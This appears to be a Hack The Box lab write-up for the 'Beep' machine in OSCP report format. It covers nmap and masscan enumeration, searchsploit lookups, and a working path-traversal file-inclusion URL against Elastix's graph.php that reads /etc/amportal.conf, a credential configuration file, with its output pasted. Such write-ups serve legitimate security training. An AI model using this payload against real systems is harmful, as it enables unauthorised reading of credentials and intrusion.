Offensive Security Certified Professional Exam Report

Lab Report

your@mail.com, OSID: XXXX

2021-01-05

Contents

1 Beep

1.1 Introduction

This report is about pentesting a specific machine to see if it's well secured. It will document every thought and interesting investigation that helped to get into privilege escalation.

1.2 Objective

Run an analysis onto a specific machine 10.129.87.168

1.3 Perimeter

Only this machine (10.129.87.168) with specific tools

- nmap
- masscan
- nc

2 High-Level Summary

2.1 Mitre techniques

Initial Access:

- N/A

Execution:

- N/A

Persistence:

- N/A

Privilege Escalation:

- N/A

Defense Evasion:

- N/A

Credential Access:

- N/A

Discovery:

- N/A

Lateral Movement:

- N/A

Collection:

- N/A

Command and Control:

- N/A

Exfiltration:

- N/A

Impact:

- N/A

2.2 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

Also, I recommend a better management of granted access for framework like perl to avoid root execution without password for any user.

Check other recommendations at the end of this document.

3 Soluces

ippsec video of Beep
soluces from
soluces from Hack the box

4 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

4.1 Reconnaissance

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the shocker machine.

The specific IP addresse was:

Scope

- 10.129.87.168

My attacking ip machine was 10.10.14.91

First we have to start access to Hackthebox network.

```
sudo openvpn file.ovpn
```

4.2 System IP: 10.129.87.168

4.2.1 Enumeration


First scan on all ports on tcp and udp

```
sudo masscan -p1-65535,U:1-65535 10.129.87.168 --rate=500
```


Second finest scan with Nmap

```
nmap -n -v -Pn -sS -sU -pT:22,80,U:161 -A --reason 10.129.87.168 -oN nmap.txt
```

```
mkdir nmap
sudo nmap -sC -sV -O -oA nmap/initial 10.129.87.168
    -sC: run default nmap scripts
    -sV: detect service version
    -O: detect OS
    -oA: output all formats and store in file nmap/initial
```



```
┌──(kali㉿kali)-[~/workspace/sec-learning/1_Linux/Beep]
└─$ sudo nmap -sC -sV -O -oA nmap/initial 10.129.87.168
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-28 14:11 EST
Nmap scan report for 10.129.87.168
Host is up (0.16s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.129.87.168/
110/tcp   open  pop3?
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            939/udp   status
|_  100024  1            942/tcp   status
143/tcp   open  imap?
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeS
tate/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
|_ssl-date: 2021-01-28T20:16:14+00:00; +1h00m00s from scanner time.
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
```




```
4445/tcp  open  upnotifyp?
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=1/28%OT=22%CT=1%CU=37102%PV=Y%DS=2%DC=I%G=Y%TM=60130EB
OS:7%P=x86_64-pc-linux-gnu)SEQ(SP=CB%GCD=1%ISR=D2%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11N
OS:W7%O6=M54DST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R
OS:=Y%DF=Y%T=40%W=16D0%O=M54DNNSNW7%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=S+%F=AS%O=M54DST11NW7%RD=0%
OS:Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host: 127.0.0.1

Host script results:
|_clock-skew: 59m59s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 586.40 seconds
```

4.2.1.1 TCP

4.2.1.2 UDP

4.2.1.3 Web Services

On port 80:



Secure Connection Failed

An error occurred during a connection to 10.129.87.168. Peer using unsupported version of security protocol.

Error code: SSL_ERROR_UNSUPPORTED_VERSION

- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
- Please contact the website owners to inform them of this problem.

Learn more…

This website might not support the TLS 1.2 protocol, which is the minimum version supported by Firefox. Enabling TLS 1.0 and TLS 1.1 might allow this connection to succeed.

TLS 1.0 and TLS 1.1 will be permanently disabled in a future release.

```
wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e magictree -t 20 --hc
↪  '403,404' http://10.129.87.168/FUZZ > wfuzz.results
```

NB: check folder /usr/share/wfuzz/wordlist/


-> nothing really usefull (sorry no printscreen)

4.2.1.4 Other Services

4.2.1.5 Harvested Informations

Seems that is a web application for an IPBX solution called Elastix.

By navigating we tried simply http://10.129.87.168/admin/ and we found:



Authentication Required - Mozilla Firefox

https://10.129.87.168 is requesting your username and password. The site says: “FreePBX Administration”

User Name:


Password:

Cancel OK

Figure 4.1: admin auth

When cancel we fall back into a screen from FreePBX maybe the opensource solution on top of Elastix stack.

We gathered a version information



FreePBX 2.8.1.4 on 10.129.87.168

Unauthorized


You are not authorized to access this page.

Figure 4.2: freepbx version

-> freePBX version is 2.8.1.4


4.2.1.6 Vuln Investigation

```
searchsploit --id freepbx
searchsploit --id elastix
```



```
┌──(kali㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ searchsploit --id freepbx
------------------------------------------------------------------------------------------------------------- ---------
 Exploit Title                                                                                              |  EDB-ID
------------------------------------------------------------------------------------------------------------- ---------
FreePBX - 'config.php' Remote Code Execution (Metasploit)                                                   | 32512
FreePBX 13 - Remote Command Execution / Privilege Escalation                                                | 40614
FreePBX 13.0.35 - Remote Command Execution                                                                  | 40296
FreePBX 13.0.35 - SQL Injection                                                                             | 40312
FreePBX 13.0.x < 13.0.154 - Remote Command Execution                                                        | 40345
FreePBX 13/14 - Remote Command Execution / Privilege Escalation                                             | 40232
FreePBX 2.1.3 - 'upgrade.php' Remote File Inclusion                                                         | 2665
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution                                                      | 18650
FreePBX 2.11.0 - Remote Command Execution                                                                   | 32214
FreePBX 2.2 - SIP Packet Multiple HTML Injection Vulnerabilities                                            | 29873
FreePBX 2.5.1 - SQL Injection                                                                               | 11186
FreePBX 2.5.2 - '/admin/config.php?tech' Cross-Site Scripting                                               | 33442
FreePBX 2.5.2 - Zap Channel Addition Description Parameter Cross-Site Scripting                             | 33443
FreePBX 2.5.x - Information Disclosure                                                                      | 11187
FreePBX 2.5.x < 2.6.0 - Persistent Cross-Site Scripting                                                     | 11184
FreePBX 2.8.0 - Recordings Interface Allows Remote Code Execution                                           | 15098
FreePBX 2.9.0/2.10.0 - 'callmenum' Remote Code Execution (Metasploit)                                       | 18659
FreePBX 2.9.0/2.10.0 - Multiple Vulnerabilities                                                             | 18649
FreePBX < 13.0.188 - Remote Command Execution (Metasploit)                                                  | 40434
Freepbx < 2.11.1.5 - Remote Code Execution                                                                  | 41005
------------------------------------------------------------------------------------------------------------- ---------
Shellcodes: No Results
```

4.2.1.6.1 Check for exploits



```
┌──(kali㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ searchsploit --id elastix
------------------------------------------------------------------------------------------------------------- ---------
 Exploit Title                                                                                              |  EDB-ID
------------------------------------------------------------------------------------------------------------- ---------
Elastix - 'page' Cross-Site Scripting                                                                       | 38078
Elastix - Multiple Cross-Site Scripting Vulnerabilities                                                     | 38544
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities                                               | 34942
Elastix 2.2.0 - 'graph.php' Local File Inclusion                                                            | 37637
Elastix 2.x - Blind SQL Injection                                                                           | 36305
Elastix < 2.5 - PHP Code Injection                                                                          | 38091
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution                                                      | 18650
------------------------------------------------------------------------------------------------------------- ---------
Shellcodes: No Results
```


tried some but this one is good for elastix https://www.exploit-db.com/exploits/37637

4.2.1.6.2 Check for informations on web

N/A


4.2.2 Penetration

```
https://10.129.87.168/vtigercrm/graph.php?current_language=../../../../../../../
```


Hack The Box :: Beep
FreePBX
10.129.87.168/vtigercrm
https://10.129.87.168/
https://10.129.87.168/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
Hack The Box :: Machin...
Compromised: Hack Th...

```
in extension is created. Set to 'no' to if you don't want # phones to be commissioned with call waiting already enabled. The user would then be required # to dial the CW feature code (*70 default) to enable their phone. Most installations should
eave # this alone. It allows multi-line phones to receive multiple calls on their line appearances. # CWINUSEBUSY=true|false # DEFAULT VALUE: true # For extensions that have CW enabled, report unanswered CW calls as 'busy' (resulting in
)usy # voicemail greeting). If set to no, unanswered CW calls simply report as 'no-answer'. # AMPBADNUMBER=true|false # DEFAULT VALUE: true # Generate the bad-number context which traps any bogus number or feature code and plays a
# message to the effect. If you use the Early Dial feature on some Grandstream phones, you # will want to set this to false. # AMPBACKUPSUDO=true|false # DEFAULT VALUE: false # This option allows you to use sudo when backing up files.
Jseful ONLY when using AMPPROVROOT # Allows backup and restore of files specified in AMPPROVROOT, based on permissions in /etc/sudoers # for example, adding the following to sudoers would allow the user asterisk to run tar on ANY file #
)n the system: # asterisk localhost=(root)NOPASSWD: /bin/tar # Defaults:asterisk !requiretty # PLEASE KEEP IN MIND THE SECURITY RISKS INVOLVED IN ALLOWING THE ASTERISK USER TO TAR/UNTAR ANY FILE #
CUSTOMASERROR=true|false # DEFAULT VALUE: true # If false, then the Destination Registry will not report unknown destinations as errors. This should be # left to the default true and custom destinations should be moved into the new
custom apps registry. # DYNAMICHINTS=true|false # DEFAULT VALUE: false # If true, Core will not statically generate hints, but instead make a call to the AMPBIN php script, # and generate_hints.php through an Asterisk's #exec call. This
requires Asterisk.conf to be configured # with "execincludes=yes" set in the [options] section. # XTNCONFLICTABORT=true|false # BADDESTABORT=true|false # DEFAULT VALUE: false # Setting either of these to true will result in
retrieve_conf aborting during a reload if an extension # conflict is detected or a destination is detected. It is usually better to allow the reload to go # through and then correct the problem but these can be set if a more strict behavior is desired. #
SERVERINTITLE=true|false # DEFAULT VALUE: false # Precede browser title with the server name. # USEDEVSTATE = true|false # DEFAULT VALUE: false # If this is set, it assumes that you are running Asterisk 1.4 or higher and want to take
advantage of the # func_devstate.c backport available from Asterisk 1.6. This allows custom hints to be created to support # BLF for server side feature codes such as daynight, followme, etc. # MODULEADMINWGET=true|false # DEFAULT
VALUE: false # Module Admin normally tries to get its online information through direct file open type calls to URLs that # go back to the freepbx.org server. If it fails, typically because of content filters in firewalls that # don't like the way PHP
formats the requests, the code will fall back and try a wget to pull the information. # This will often solve the problem. However, in such environment there can be a significant timeout before # the failed file open calls to the URLs return and there
are often 2-3 of these that occur. Setting this # value will force FreePBX to avoid the attempt to open the URL and go straight to the wget calls. # AMPDISABLELOG=true|false # DEFAULT VALUE: true # Whether or not to invoke the FreePBX log
facility # AMPSYSLOGLEVEL=LOG_EMERG|LOG_ALERT|LOG_CRIT|LOG_ERR|LOG_WARNING|LOG_NOTICE|LOG_INFO|LOG_DEBUG|LOG_SQL|SQL # DEFAULT VALUE: LOG_ERR # Where to log if enabled, SQL, LOG_SQL logs to old MySQL
table, others are passed to syslog system to # determine where to log # AMPENABLEDEVELDEBUG=true|false # DEFAULT VALUE: false # Whether or not to include log messages marked as 'devel-debug' in the log system #
AMPMPG123=true|false # DEFAULT VALUE: true # When set to false, the old MoH behavior is adopted where MP3 files can be loaded and WAV files converted # to MP3. The new default behavior assumes you have mpg123 loaded as well as sox
and will convert MP3 files # to WAV. This is highly recommended as MP3 files heavily tax the system and can cause instability on a busy # phone system. # CDR DB Settings: Only used if you don't use the default values provided by FreePBX. #
CDRDBHOST: hostname of db server if not the same as AMPDBHOST # CDRDBPORT: Port number for db host # CDRDBUSER: username to connect to db with if it's not the same as AMPDBUSER # CDRDBPASS: password for connecting to db if
it's not the same as AMPDBPASS # CDRDBNAME: name of database used for cdr records # CDRDBTYPE: mysql or postgres mysql is default # CDRDBTABLENAME: Name of the table in the db where the cdr is stored cdr is default #
AMPVMUMASK=mask # DEFAULT VALUE: 077 # Defaults to 077 allowing only the asterisk user to have any permission on VM files. If set to something # like 007, it would allow the group to have permissions. This can be used if setting apache
to a different # user then asterisk, so that the apache user (and thus ARI) can have access to read/write/delete the # voicemail files. If changed, some of the voicemail directory structures may have to be manually changed. #
